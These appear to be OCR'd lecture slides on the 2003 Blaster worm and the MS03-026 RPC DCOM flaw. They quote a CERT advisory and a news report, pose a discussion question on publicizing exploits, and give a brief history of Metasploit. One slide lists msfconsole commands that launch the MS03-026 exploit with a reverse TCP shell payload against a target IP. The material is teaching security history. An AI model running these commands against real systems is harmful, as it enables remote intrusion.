
- V1.0 (July 16, 2003): Bulletin Created.

Also known as …

- MS03-026
  - Microsoft security bulletin
- CVE-2003-0352
  - Common Vulnerabilities and Exposures
- OSVDB-2100
  - Open-Source Vulnerability DB
- BID-8205
  - Bugtraq ID

Has it been exploited?

http://www.cert.org/



CERT
Software Engineering Institute
Carnegie Mellon
search
GO
Publications Catalog
HOME | Software Assurance | Secure Systems | Organizational Security | Coordinated Response | Training
related links
Publications Catalog
Historical Documents
Authorized Users of "CERT"
US-CERT Vulnerability Notes Database
Vulnerability Disclosure Policy
Courses
US-CERT
www.us-cert.gov
Carnegie Mellon
CyLab

CERT® Advisory CA-2003-20 W32/Blaster worm

Original issue date: August 11, 2003
Last revised: August 14, 2003
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Microsoft Windows NT 4.0
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows Server 2003

Overview

The CERT/CC is receiving reports of widespread activity related to a new piece of malicious code known as W32/Blaster. This worm appears to exploit known vulnerabilities in the Microsoft Remote Procedure Call (RPC) Interface.

I. Description


The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution, the worm attempts to retrieve a copy of the file `msblast.exe` from the compromising host. Once this file is retrieved, the compromised system then runs it and begins scanning for other vulnerable systems to compromise in the same manner. In the course of propagation, a TCP session to port 135 is used to execute the attack. However, access to TCP ports 139 and 445 may also provide attack vectors and should be considered when applying mitigation strategies. Microsoft has published information about this vulnerability in Microsoft Security Bulletin MS03-026.

Lab testing has confirmed that the worm includes the ability to launch a TCP SYN flood denial-of-service attack against windowsupdate.com. We are investigating the conditions under which this attack might manifest itself. Unusual or unexpected traffic to windowsupdate.com may indicate an infection on your network, so you may wish to monitor network traffic.

Sites that do not use windowsupdate.com to manage patches may wish to block outbound traffic to windowsupdate.com. In

Blaster Worm - 2003

- 10s of thousands of machines infected
- Only stopped by patching systems and ISP filtering



PCWorld » Security

Blaster Worm Continues to Spread

Outbreak is the most serious since Slammer, experts say.

By Paul Roberts, IDG News Aug 12, 2003 12:00 pm

A new worm that exploits a widespread vulnerability in Microsoft's Windows operating system continued its spread on Tuesday, making Monday's outbreak the most serious since the appearance of the SQL Slammer worm in January, according to security experts.

The worm, referred to alternately as W32.Blaster, the DCOM Worm, or Lovsan worm, first appeared on the Internet late Monday and spread quickly, infecting machines running the Windows XP and Windows 2000 operating systems.

Blaster takes advantage of a known vulnerability in a Windows component called the DCOM (Distributed Component Object Model) interface, which handles messages sent using the RPC (Remote Procedure Call) protocol. RPC is a common protocol that software programs use to request services from other programs running on servers in a networked environment.

The patch has been available from Microsoft since July.

Vulnerable systems can be compromised without any interaction from a user, according to

Should exploits be publicized?


- Open question

- What should we consider?
  - How hard is it to exploit?
  - How many people/machines will be affected?
  - How should users be educated?
  - Will companies react appropriately?
  - ...

- Thoughts?

Tools: Metasploit

Thank you, HD Moore



Usage Information

```
$ msfconsole

                 ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ## ## ##   ## ##  ##    ##   ##  ##   ##    ##
##   ##  #### ###   ##### #####   #####   #####   ####  ####   ###
                                      ##

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show payloads
msf exploit(ms03_026_dcom) > set PAYLOAD generic/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set LHOST [MY IP ADDRESS]
msf exploit(ms03_026_dcom) > set RHOST [TARGET IP]
msf exploit(ms03_026_dcom) > exploit
```

First release of Metasploit: 10/2003

Metasploit

https://www.safaribooksonline.com/library/view/metasploit/9781593272883/pr04s03.html

A Brief History of Metasploit

Metasploit was originally developed and conceived by HD Moore while he was employed by a security firm. When HD realized that he was spending most of his time validating and sanitizing public exploit code, he began to create a flexible and maintainable framework for the creation and development of exploits. He released his first edition of the Perl-based Metasploit in October 2003 with a total of 11 exploits.

Metasploit

https://www.secforce.com/media/presentations/What_you_didnt_know_about_Metasploit.pdf

This first release includes exploits for:


- IIS 5.0 nsiislog.dll POST Overflow
- IIS 5.0 NTDLL via WebDAV (working almost 100%, all SPs)

- IIS 5.0 Printer Overflow (one return address for SP0 and SP1)

- **MS03-026 RPC DCOM** (arbitrary payloads are useful)

- Apache Win32 Chunked Encoding (NT 4.0 and Win2K)
- Samba trans2open Overflow (Linux and FreeBSD)
- Solaris sadmind Command Execution
- War-FTPD 1.65 PASS Overflow (Win2k)

How do you find it?



Browse Exploits & Auxiliary Modules

The Metasploit Project hosts the world's largest database of quality assured exploits, including hundreds of remote exploits, auxiliary modules, and payloads. You can even review the Metasploit Framework source code of any module - or write your own.

Search for modules

Open Source Vulnerability DataBase ID

Bugtraq ID

Full Text Search

Common Vulnerabilities Exposures ID: CVE-2003-0352

Microsoft Security Bulletin ID


SEARCH MODULES >

Microsoft RPC DCOM Interface Overflow

This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)

Rank

But this is just one of hundreds!



